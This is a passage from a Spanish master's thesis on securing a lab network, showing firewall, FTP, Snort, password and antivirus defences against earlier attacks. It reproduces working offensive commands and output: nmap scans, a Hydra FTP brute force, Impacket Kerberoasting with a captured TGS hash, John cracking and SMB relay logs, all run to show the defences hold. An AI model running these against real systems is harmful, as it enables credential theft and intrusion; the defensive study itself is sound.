La configuración del Firewall se ha llevado a cabo en el anexo [9.3.2](#), básicamente se han implementado una serie de políticas o reglas que permitirán o bloquearán el tráfico en función de las necesidades del servidor. Para este ejemplo, se ha definido que el servicio FTP y SSH sea accesible solo desde la red empresarial (10.0.69.0/26), sin embargo, el servicio HTTP para la publicación de la página web será accesible desde cualquier origen. A continuación veremos una imagen, en la parte superior podremos ver las reglas definidas directamente en la consola de IpTables, lo cual podremos obtener con el siguiente comando:

```
sudo iptables -L
```

Por otro lado, en la parte inferior de la imagen, veremos un escaneo de puertos ejecutado desde la máquina Kali hacia el servidor de Linux, en el cual mostrará el estado de los puertos correspondientes al servicio FTP y SSH, así como el puerto empleado para mostrar la página web, HTTP:

```

administrador@server:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source                destination
ACCEPT    tcp  --  anywhere              anywhere            tcp dpt:ssh ctstate NEW,ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            multiport dports http,https ctstate NEW,ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            tcp dpt:ftp ctstate NEW,ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            tcp dpt:ftp-data ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target    prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source                destination
ACCEPT    tcp  --  anywhere              anywhere            tcp spt:ssh ctstate ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            multiport dports http,https ctstate ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            tcp dpt:ftp ctstate NEW,ESTABLISHED
ACCEPT    tcp  --  anywhere              anywhere            tcp dpt:ftp-data ctstate ESTABLISHED

(kali@kali)-[~]
└─$ nmap 10.0.69.6 -p 21,22,80 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-24 21:42 CET
Nmap scan report for 10.0.69.6
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
21/tcp    closed ftp
22/tcp    closed ssh
80/tcp    open  http   Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds

```

Figura 59: Configuración final de IPTables y funcionamiento ante Nmap

Como podemos observar, el escaneo de puertos hacia esta máquina demuestra cómo la máquina Kali tiene acceso al servidor web (ya que este servicio será accesible desde cualquier origen) pero no tendrá conectividad contra los puertos 21 y 22, de los servicios FTP y SSH respectivamente, ya que no forma parte de la red empresarial. Por tanto, podemos dar el problema P0 por resuelto gracias a esta implementación.

4.1.4. Configuración seguridad FTP (S-P4 y S-P5)

Como hemos visto en la fase de seguridad ofensiva, ha sido muy sencillo comprometer la seguridad del servidor FTP mediante un ataque de diccionario, ya que simplemente es necesario lanzar un comando y dejar a la máquina Kali trabajando y si la contraseña es débil existen muchas probabilidades de que aparezca en el diccionario elegido.

En este capítulo se cambiarán ciertos parámetros del fichero de configuración de VSFTPD, el cual, en nuestro caso, se encuentra en la ruta /etc/vsftpd.conf. En este caso, añadiremos las siguientes directivas al final del documento:

```

max_login_fails=3
refuse_options=YES

```

La primera directiva sirve para limitar el número de intentos que dispone el usuario para introducir las credenciales correctas, para este caso se ha configurado en 3 intentos. En cambio, la segunda línea sirve para indicar al servidor que si un usuario supera ese límite, se bloquee su acceso. Una vez guardamos los cambios, reiniciamos el servidor para que éstos se apliquen correctamente.

En la siguiente imagen veremos que si intentamos repetir el ataque de fuerza bruta, fallará. Como se puede apreciar, la herramienta Hydra abre 16 hilos de forma simultánea, es decir que se hace la prueba con 16 contraseñas al mismo tiempo. Pero como el servidor limita a 3 intentos, realmente se han llegado a probar únicamente los tres primeros resultados, después se bloquea al atacante. De esta manera, un ataque de fuerza bruta ya no tiene efecto sobre el servidor.

```
(kali@kali)-[~]
└─$ sudo hydra -l ftp_uoc -P /usr/share/wordlists/rockyou.txt 10.0.69.6 ftp -v
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-26 20:42:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
[DATA] attacking ftp://10.0.69.6:21/
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.0.69.6 - login "ftp_uoc" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-26 20:42:25
```

Figura 60: Protección efectiva contra ataques de fuerza bruta por FTP

Tal y como podemos ver en este apartado, una sencilla configuración en el servidor FTP hace que deje de ser vulnerable a los ataques de fuerza bruta, por lo cual el P4 y P5 quedarían resueltos y ya no constituyen un problema de seguridad.

4.1.5. Implementación de un IDS (Snort)

En primer lugar, un IDS (Sistema de Detección de Intrusiones) busca detectar y alertar sobre actividades sospechosas o violaciones de seguridad en una red o sistema informático, proporcionando una capa de defensa contra amenazas y ataques. Antes de proseguir con la lectura de este apartado, recomendamos recurrir al apartado [9.3.5](#) del anexo, en el que se explica en detalle como descargar, instalar y configurar una solución IDS, para este proyecto Snort. En el anexo se explica cómo y dónde definir las reglas de detección, las cuales servirán para alertar ante posibles ataques.

Una vez definidas dichas reglas, podremos pasar a iniciar Snort, para verificar que las detecciones funcionan correctamente. Una vez la herramienta arranque, veremos que se queda **en espera**, y no mostrará ninguna alerta salvo que alguna regla de las definidas en el fichero de reglas se active. Para iniciar Snort se debe ejecutar el siguiente comando:

```
sudo snort -A console -i enp0s3 -c /etc/snort/snort.conf
```

Cada uno de los parámetros tienen su función:

- -A console: Especifica la acción a realizar cuando Snort detecta una amenaza. En este caso, Snort está configurado para mostrar alertas en la consola en tiempo real cuando detecta actividad sospechosa.
- -i: Indica la interfaz de red en la que Snort escuchará y analizará el tráfico.
- -c: Define la ubicación y el nombre del archivo de configuración de Snort.

Una vez la herramienta se encuentre en ejecución, desde la máquina Kali (ubicada fuera de la red interna, dado que posee la IP 10.0.69.100/32), se lanzará un escaneo de puertos como el siguiente:

```
(kali@kali)-[~]
└─$ nmap 10.0.69.6 -p 20,21,22,80,443
Starting Nmap 7.94SVN ( https://nmap.org ) a
mass_dns: warning: Unable to determine any D
valid servers with --dns-servers
Nmap scan report for 10.0.69.6
Host is up (0.00027s latency).

PORT      STATE SERVICE
20/tcp    closed ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
```

Figura 64: Escaneo de puertos desde la máquina Kali

Como se puede ver, se trata de un escaneo de puertos que lanzará paquetes contra los puertos 20, 21, 22, 80 y 443. Los cuatro primeros saltarán como alertas personalizadas para los puertos en cuestión, pero al enviar un paquete contra el puerto 443, deberemos ver como Snort detecta el paquete y hace saltar el aviso de intento de conexión contra puertos desconocidos. A continuación se muestra la consola de Snort, y las diferentes detecciones que ha realizado:

```
01/07-19:39:36.236571  [**] [1:10000004:1] [Red externa] Recibiendo paquete HTTP al
puerto 80 [**] [Priority: 0] {TCP} 10.0.69.100:34900 -> 10.0.69.6:80
01/07-19:39:36.236607  [**] [1:100000011:1] [Red externa] Recibiendo intento de
conexión desconocida [**] [Priority: 0] {TCP} 10.0.69.100:42398 -> 10.0.69.6:443
01/07-19:39:36.236896  [**] [1:100000010:1] [Red externa] Recibiendo paquete FTP al
puerto 21 [**] [Priority: 0] {TCP} 10.0.69.100:59826 -> 10.0.69.6:21
01/07-19:39:36.236907  [**] [1:10000006:1] [Red externa] Recibiendo paquete SSH al
puerto 22 [**] [Priority: 0] {TCP} 10.0.69.100:59048 -> 10.0.69.6:22
01/07-19:39:36.236921  [**] [1:10000009:1] [Red externa] Recibiendo paquete FTP al
puerto 20 [**] [Priority: 0] {TCP} 10.0.69.100:56388 -> 10.0.69.6:20
```

Como se puede ver, el IDS Snort es una gran opción para la monitorización de amenazas a nivel de red, fácil de implementar, gratuita y muy completa. Es muy fácil de desplegar en Linux, pero también en Windows, y también se puede integrar con un SIEM al que enviar la telemetría recogida. La implementación de esta herramienta no pretende resolver ningún problema de seguridad concreto explotado en la fase ofensiva, sino aportar un grado adicional de monitorización y visibilidad sobre la red, en cuestiones de seguridad, ya que las reglas son completamente personalizables.

4.2. Medidas de seguridad en servidor Windows

4.2.1. Protección contra ataques DoS (S-P11)

Tal y como se ha explicado en el apartado [9.3.3](#), no es sencillo defender de manera efectiva un ataque de denegación de servicio sin una solución especializada, pero para este caso de uso, contra un ataque no distribuido, es posible defenderse mediante la configuración y protección de un firewall. En este caso, se ha empleado la solución integrada de Microsoft, el firewall de Windows.

Únicamente se ha tenido que habilitar el firewall y configurar una regla que deniegue el tráfico que se dirija hacia puertos que el servidor no necesita tener publicados. Por

ejemplo, el servidor Linux sí que debía tener el puerto 80 habilitado para que la web fuera accesible desde el exterior, en cambio, el servidor de Windows no, por lo que para este ejemplo, se ha procedido a crear una regla que descarte el tráfico que tenga como puerto de destino el 80.

De esa manera, al intentar ejecutar un ataque DoS hacia la máquina Windows vemos que no se refleja la afectación que había al no existir el firewall. Los valores de la CPU se encuentran ligeramente superiores a los normales, pero en absoluto en umbrales preocupantes. Por ello, el rendimiento de la máquina Windows Server es correcto, así como de las Windows 10 que dependen de ella para tener conectividad con internet.




Figura 66: Valores del uso de recursos durante el ataque

Si analizamos con un sniffer como Wireshark el tráfico, podremos ver que la inundación de tráfico TCP SYN se está recibiendo desde la IP de la máquina Kali Linux, enviando miles de peticiones por segundo hacia el puerto 80 del servidor Windows Server:

No.	Time	Source	Destination	Protocol	Length	Info
288	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47624 → 80 [SYN]
289	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47662 → 80 [SYN]
290	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47690 → 80 [SYN]
291	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47692 → 80 [SYN]
292	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47722 → 80 [SYN]
293	2.092332	10.0.69.100	10.0.69.5	TCP	74	[TCP Retransmission] 47732 → 80 [SYN]

Figura 67: Tráfico monitorizado con Wireshark

Tal y como podemos ver, este ataque DoS ya no sería un problema, ya que, si es un ataque simple y a baja escala, se puede detener con un FW, por lo que podemos dar este fallo de seguridad por resuelto, aunque de cara a una empresa, recomendamos seguir las directrices indicadas en el apartado 9.3.3.

4.2.2. Protección contra ataques en entornos AD

4.2.2.1. Ataques basados en obtención de hashes (S-P6, 7, 8, 10)

En primer lugar, hay que destacar que es muy recomendable recurrir al apartado [9.2.2](#) del Anexo, en el cual se profundiza sobre la importancia de establecer unas contraseñas seguras en los sistemas, y de forzar al usuario a que dichas credenciales deberán cumplir con un mínimo de complejidad para no ser vulnerables a ataques de fuerza bruta. Durante la fase ofensiva, al realizar las pruebas de seguridad ofensiva sobre el directorio activo se ha demostrado la facilidad con la que un cibercriminal puede acceder a los hashes de las contraseñas, para posteriormente guardarlas en un fichero y poder ejecutar un ataque por diccionario para obtener las credenciales en texto plano.

Para este apartado, se ha modificado la contraseña del equipo “Prueba1”, se ha incrementado la complejidad añadiendo números, símbolos, mayúsculas y minúsculas, así como el número de caracteres, se ha establecido: “Str0ng_P4ssw0rd”. Como se puede ver, es una contraseña no demasiado compleja, y fácil de entender (aunque siempre podríamos recurrir al uso de un gestor de contraseñas como se indica en el punto [9.2.3](#)). Se probará a ejecutar un ataque del tipo Kerberoasting con el fin de obtener

el nuevo hash de la cuenta de “Prueba1” y su nueva contraseña. Para ello, ejecutaremos el siguiente comando, y obtendremos el nuevo hash:

```
(kali@kali)-[~/Desktop]
└─$ python3 GetUserSPNs.py uoc.local/Prueba2:Password2 -request
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----
uoc.local/Prueba1.WSERVER Prueba1
uoc.local/Prueba2.WSERVER Prueba2      2023-11-02 02:52:49.151308

[-] CCache file is not found. Skipping...
$krb5tgs$23*$Prueba1$UOC.LOCAL$uoc.local/Prueba1*$889e006680123c33d62a329
6337bc6fe61c3de1500c464128ba550e54d05208e66966a3da2bd593c36a494e09a7620e2
7ff9e3838630bf27f4ce892966869edae5ad22120f10a223586a544b51b75d30441fc5e92
7a7891347bc7ede8d4bd529dd3c1f1ea2bde92e946e0eba66af46c50826cb9f6b24867292
0a73ae7c2af1cefa54ba03fc3b63182dd5c738a3296a0721d78b7497e7fd97fad456dd9f6
cdd68c58bd9d325a33f6e71a556ef614a9b914366e3dca1f458974bc5c2c6e95306fa7c14
aeec718c3b29f0a76c6fe73917562b40e74b907f6b228d3379c1aaf0e81b28d31f5e558ca
```

Figura 68: Obtención del nuevo hash de Prueba1

En este punto, copiaremos dicho hash y lo guardaremos dentro de un fichero llamado “HashResuelto.txt”. Ahora, trataremos de realizar un ataque de fuerza bruta contra el archivo, y descubriremos que no es posible obtener la contraseña en texto plano, debido a que es una combinación de caracteres que no figura en el diccionario:

```
(kali@kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt HashResuelto.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 DONE (2023-12-30 13:23) 0g/s 1207Kp/s 1207Kc/s 1207KC/s 0841079575..*7;Vamos!
Session completed.
```

Figura 69: No es posible obtener la contraseña

En conclusión, una política estricta de contraseñas, sobre todo a nivel de complejidad puede ser clave para protegerse correctamente contra ataques de este estilo, y como vemos en este ejemplo, es una solución efectiva y ha solucionado el problema.

4.2.2.2. Ataques dirigidos de complejidad alta (S-P9)

Para este apartado hay que tener en cuenta que se han llevado a cabo los pasos citados en el anexo con ID [9.3.4](#), y se han descargado e instalado dos soluciones de seguridad en los endpoints, tanto en el servidor WSERVER (la solución de Windows Defender) como en las dos máquinas Windows 10 (un AntiVirus de Panda en su versión gratuita). Tras la implementación de estas dos soluciones, los equipos quedan protegidos contra ataques basados en ficheros maliciosos, y ataques basados en comportamientos no deseados.

En el siguiente ejemplo, se tratará de repetir la prueba que en la fase de seguridad ofensiva permitió el acceso a uno de los equipos del entorno (el equipo Prueba2), y veremos como al existir una solución de seguridad implementada en los equipos, no será posible llevarla a cabo. Tras seguir paso a paso el mismo procedimiento para lanzar el ataque, vemos que las solicitudes contra el equipo víctima se lanzan pero dan timeout, y un error que indica que el ataque no se consigue ejecutar:

```
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from UOC/PRUEBA1@10.0.69.8
[-] SMBClient error: Connection was reset
```

Figura 73: Se intenta lanzar el payload contra el equipo Prueba2

Y si accedemos al panel de seguridad de la solución de Windows defender del DC (ya que todas las solicitudes se validan contra este servidor) veremos que se ha registrado y bloqueado un intento de ejecución remota de código:




Figura 74: El agente de Windows Defender detecta y bloquea la amenaza

En conclusión, se recomienda encarecidamente la utilización e implementación de un software Antivirus o EDR (si es posible una combinación de ambas) para defender los ataques más complejos o sofisticados, ya que como se ha visto en este ejemplo, es altamente efectivo.

5. Resultados

En este apartado se llevará a cabo una síntesis de los resultados obtenidos a lo largo de todas las pruebas de este TF. Estará dividido en dos bloques, en primer lugar los resultados obtenidos de la fase de seguridad ofensiva, y por otro lado, los obtenidos de la fase de seguridad defensiva y corrección de vulnerabilidades.

5.1. Resultados obtenidos en fase de seguridad ofensiva

Durante esta fase se han llevado a cabo ciertos descubrimientos de problemas de seguridad relacionados con los servicios prestados por los dos servidores, o por configuraciones por defecto, o pobres en cuestiones de seguridad, llevadas a cabo por los administradores de sistemas. Comenzaremos haciendo referencia a las pruebas realizadas sobre el servidor Linux.

1. El servidor Linux arroja gran cantidad de información sobre los servicios que ejecuta y publica, así como las versiones de los mismos. Esto puede provocar que un ciberdelincuente pueda conseguir información sobre vulnerabilidades existentes en dichas versiones, y aprovecharse de ellas para ganar acceso.
2. Se ha descubierto que la web alojada sobre el servidor Linux es vulnerable a ataques de SQL Injection y Cross Site Scripting (XSS), ambos tipos de ataques se han ejecutado a nivel del navegador. El primero sirve para obtener más información de la base de datos que la que muestra la web, incluida información sensible. El segundo, también puede emplearse para obtener información privilegiada de la web, como el id de una cookie o una contraseña, o por el contrario, con el fin de ejecutar código malicioso en el navegador de otros usuarios lícitos, o tomar el control de los mismos.
3. Mediante un ataque de fuerza bruta, se ha descubierto que el servicio FTP puede ser vulnerado con el uso de un diccionario básico. Existe un usuario en el servidor empleado para las gestiones relacionadas con el FTP, el cual posee una contraseña débil.
4. Empleando las credenciales de este usuario de gestión del servicio de FTP, es posible escalar privilegios hasta obtener el acceso root. Esto es posible dado que la contraseña del usuario administrador es la misma.

Si por otro lado, nos situamos en las pruebas llevadas a cabo sobre el servidor Windows, podemos destacar dos puntos principales, en primer lugar, la empresa que se pretende simular no dispone de un servicio de mitigación de ataques de denegación de servicio especializado, por lo que es vulnerable a que un ataque de este tipo produzca afectación.

Por otro lado, y con un grado de severidad mayor, debido a que se ha conseguido poner en riesgo la seguridad de toda la red de equipos, se han conseguido ejecutar satisfactoriamente varias pruebas ofensivas contra el entorno del directorio activo. Algunas de estos tests requerían de información privilegiada como contraseñas de usuarios, pero otras no, lo que hace ver la importancia de corregir los problemas a la mayor brevedad posible. Podemos dividir las pruebas en los siguientes dos grupos:

1. Por un lado, mediante el empleo de una serie de técnicas, se han conseguido obtener de varias maneras los hashes de las contraseñas de todos los usuarios (tanto del DC como de los dos equipos que simulan ser PCs de usuarios), y al tratarse de contraseñas sencillas, se han podido obtener mediante el uso de un ataque por diccionario.

2. También se han llevado a cabo pruebas ofensivas con el objetivo de obtener acceso remoto al equipo afectado de manera directa, sin tener por qué abrir conexiones SSH, telnet, RDP u otras. En este caso, se ha ejemplificado de dos maneras diferentes, un primer intento en el que se puede conseguir acceso conociendo las credenciales de un equipo, y otro, más preocupante, en el cual es posible acceder de forma remota sin siquiera conocer dichas credenciales.

5.2. Resultados obtenidos en fase de seguridad defensiva

A lo largo de la fase defensiva se han puesto en práctica diversas técnicas que han permitido solucionar las vulnerabilidades o problemas de seguridad expuestos en la fase ofensiva. Estas soluciones, tal y como se indicó al inicio del TFM pretenden ser **fáciles de implementar y económicamente asequibles**. De hecho, en este caso, las herramientas empleadas han sido gratuitas y open-source, con muy buen rendimiento.

En primer lugar, el servidor Linux ha sido el más complejo de defender. Para reducir la cantidad de información visible sobre el servidor y sus servicios, se ha configurado una serie de reglas en el firewall de la máquina que impiden ver el estado de los puertos de FTP y SSH desde un equipo que esté fuera de la red corporativa, y en cuanto a la información delicada que publicaba el servidor web, se ha corregido añadiendo dos sencillas directivas al fichero de configuración de Apache.

Para corregir los fallos de seguridad de la página web (SQLi y XSS) se han propuesto e implantado dos ejemplos de contramedidas para corregir las vulnerabilidades, tanto a nivel de código de programación como la instalación y configuración de un WAF. Por último, para evitar problemas de seguridad en el servidor FTP, se ha implementado una directiva que limita el número de fallos al introducir las credenciales de acceso durante el proceso de autenticación, lo que corrige la exposición del servicio a ser vulnerable a ataques de fuerza bruta.

En lo referente a la máquina WServer, ha sido más sencilla de defender, puesto que los ejemplos propuestos han girado, sobre todo, alrededor de la correcta gestión de las contraseñas. La mayor parte de los fallos de seguridad descubiertos en este equipo se hubieran podido solucionar estableciendo una política de contraseñas robustas, una contramedida sencilla de implementar, gratuita, y con una muy alta eficacia a la hora de prevenir ciberataques.

Por otro lado, también se ha implementado software de protección en los endpoints, tanto en los equipos Windows 10 como en el servidor. Para este caso se han elegido soluciones gratuitas de dos desarrolladores o fabricantes diferentes, sencillas de implementar, y que añaden un grado adicional de seguridad en cuanto a ataques basados en ficheros (antivirus) y comportamientos maliciosos o indeseados (EDR).

Para finalizar, hay que comentar que se ha propuesto un ejemplo de defensa ante un ataque DoS mediante el uso del firewall de Windows. Se ha configurado una regla que bloquea el tráfico dirigido contra el puerto 80 del servidor (únicamente con el fin de demostración). Tras activar el firewall del equipo y configurar dicha regla, el ataque DoS pierde su eficacia, y aunque se sigue detectando y que el aumento en el consumo de recursos existe, no es suficiente como para tirar el servicio.

6. Conclusiones y trabajos futuros

6.1. Conclusiones del trabajo

Tras la realización de este proyecto de TFM hemos podido extraer varias conclusiones en lo que respecta a la importancia de una correcta y robusta estrategia de seguridad informática a nivel empresarial, a continuación se destacan los puntos más relevantes.

En primer lugar, podemos mencionar la relativa facilidad con la que un atacante puede explotar diferentes fallos de seguridad, o aprovecharse de errores en la configuración de los servicios que provee una empresa. Tal y como hemos visto en los apartados anteriores, un ciberdelincuente puede ejecutar ciertas comprobaciones o técnicas para obtener información privilegiada a la que no debería tener acceso. Esas técnicas varían en cuanto a la dificultad y el tipo de información que se quiera obtener, o el daño que se quiera causar.

Por otro lado, es importante destacar la importancia de **implementar medidas de seguridad proactivas**, que, a pesar de ser simples y en muchas ocasiones gratuitas, o de muy bajo coste, las empresas no llevan a cabo. Tal y como se ha visto en la fase de seguridad defensiva, aplicar una serie de sencillas contramedidas proactivas puede aumentar exponencialmente el nivel de seguridad de una empresa, y pese a que el riesgo de sufrir un ciberataque nunca es cero, éste disminuirá considerablemente.

Por último, hablaremos de la gran influencia que significa para una empresa el hecho de formar correctamente a sus trabajadores en materia de ciberseguridad. Es una realidad que el eslabón más débil en un entorno (en lo que a seguridad se refiere) es el ser humano, y educar a los usuarios sobre el correcto uso de las nuevas tecnologías y los peligros que pueden acarrear es de suma importancia. Los riesgos asociados con malas prácticas en el manejo de los datos y sistemas destacan la necesidad de **programas de formación** continuos y actualizados **para todo el personal**.

Analizando estos resultados, podemos concluir en que encontrar fallos de seguridad o deficiencias en la configuración de los servicios y sistemas, los cuales no sean complejos de explotar pero que brindan gran cantidad de información sensible estaba previsto, aunque no era lo esperado poder encontrarlos de tantas maneras diferentes.

6.2. Consecución de los objetivos planteados inicialmente

Tras la realización y ejecución de todas las pruebas, podemos concluir afirmando que sí que ha sido posible alcanzar todos los objetivos previstos al inicio del TFM. Durante la planificación del mismo, se llegó a definir un listado de puntos que debían cubrirse obligatoriamente, y se añadieron algunas ideas adicionales que, si el tiempo y las complicaciones o problemas que pudieran ir surgiendo lo permitían, podrían intentar aplicarse.

Tras la finalización de este trabajo, podemos confirmar que el listado de puntos de obligado cumplimiento se ha implementado al completo, y que, a excepción de dos de ellos, que comentaremos más en detalle en el punto [6.5](#), y que no ha sido posible aplicar, hemos podido incluir todas las pruebas que se definieron inicialmente como opcionales o posibles en este proyecto.

6.3. Seguimiento de la planificación

Desde la fase de planteamiento de este trabajo, se definió una planificación, detallada en el punto 1.5, la cual se ha seguido de manera estricta. Además, a lo largo de la realización de las pruebas, se han ido añadiendo algunas tareas nuevas, o mejoras de las existentes a dicha planificación, derivadas de las implementaciones clasificadas como opcionales descritas en el punto anterior.

La metodología planteada al inicio del proyecto ha sido adecuada y ha hecho posible finalizar cada tarea dentro de los tiempos definidos. Durante la elaboración de la misma, se definieron unos márgenes temporales para las distintas fases que, en caso de surgir, podrían cubrir retrasos debido a problemas inesperados que pudieran surgir.

6.4. Análisis de los impactos previstos

Con respecto a los impactos definidos en el punto 1.3, podemos destacar de forma positiva que ha sido posible lograr todos los puntos positivos. En primer lugar, en cuanto a los impactos relacionados con la sostenibilidad, podemos destacar la reducción de la huella ambiental y que se ha hecho un uso eficiente de los recursos mediante el uso de las MVs.

En lo referente al impacto ético-social podemos destacar el peso que ha tenido la protección de los datos sensibles en el trabajo, así como la mejora de la confianza empresarial con todas las medidas de seguridad tanto proactivas como reactivas implementadas.

Por último, dentro de los impactos en la diversidad destacaremos la importancia que tiene la concienciación y capacitación de los usuarios o trabajadores, así como el acceso a oportunidades profesionales existentes para aquellas personas con formación en el ámbito de la ciberseguridad.

6.5. Líneas de trabajo no exploradas

Tal y como se ha comentado en el punto 6.2, existen dos líneas de trabajo que no han podido ser implementadas en este proyecto. Ambas dos se habían definido como tareas opcionales que implementar en el TFM en caso de que fuese posible, ya que la principal limitación era a nivel temporal, por un lado hablaremos de la posibilidad de desplegar un ransomware en la red de pruebas, y por otra, la implementación de un SIEM que agregue y correle todas las alertas y eventos que generen las diferentes fuentes, como las herramientas de seguridad desplegadas en la red.

Despliegue de un ransomware

Una de las áreas de investigación que quedó pendiente por explorar debido a limitaciones de tiempo fue la simulación y análisis de un ataque de ransomware dentro de la red de pruebas. Esta tarea implica desplegar un ransomware que afecte tanto a sistemas Linux como a Windows, evaluando su capacidad para propagarse de forma autónoma a través de los equipos interconectados.

La ejecución de esta prueba requería un enfoque cauteloso y detallado, considerando el riesgo de que el malware escapara al entorno de pruebas. Se consideró tanto la utilización de un ransomware existente como el desarrollo de uno específico para la prueba, aunque la implementación completa y segura de esta tarea necesitaría un

análisis exhaustivo del impacto potencial y medidas de contención precisas para evitar cualquier efecto adverso fuera del entorno controlado.

Implementación de un SIEM

Otra línea de trabajo que quedó fuera del alcance del proyecto debido a las restricciones temporales fue la implementación de un SIEM (Sistema de Gestión de Eventos e Información de Seguridad). El objetivo era configurar el SIEM para recibir y correlacionar las alertas generadas por múltiples componentes de seguridad en la red, como firewalls, sistemas de detección de intrusiones (IDS), firewalls de aplicaciones web (WAF) y agentes antivirus.

La configuración precisa de estas herramientas para transmitir la telemetría a través de protocolos como Syslog, así como la evaluación y elección del SIEM adecuado, como OSSIM de AlienVault o Suricata, requería un análisis más profundo. Esta tarea tenía como propósito central mejorar la capacidad de detección y respuesta ante amenazas en el entorno, proporcionando una visión más holística de la seguridad y permitiendo una gestión más efectiva de los incidentes.

7. Glosario

- **AD:** Acrónimo empleado para hacer referencia al entorno de Directorio Activo (LDAP) desplegado en el servidor Windows.
- **DC:** Acrónimo empleado para hacer referencia al equipo Domain Controller, del entorno del AD.
- **BBDD y/o MySQL:** Términos que se emplearán para hacer referencia a la base de datos.
- **FTP:** Protocolo empleado para la transferencia de archivos.
- **SSH:** Servicio empleado para la conexión de forma remota contra otros equipos, válida únicamente por consola.
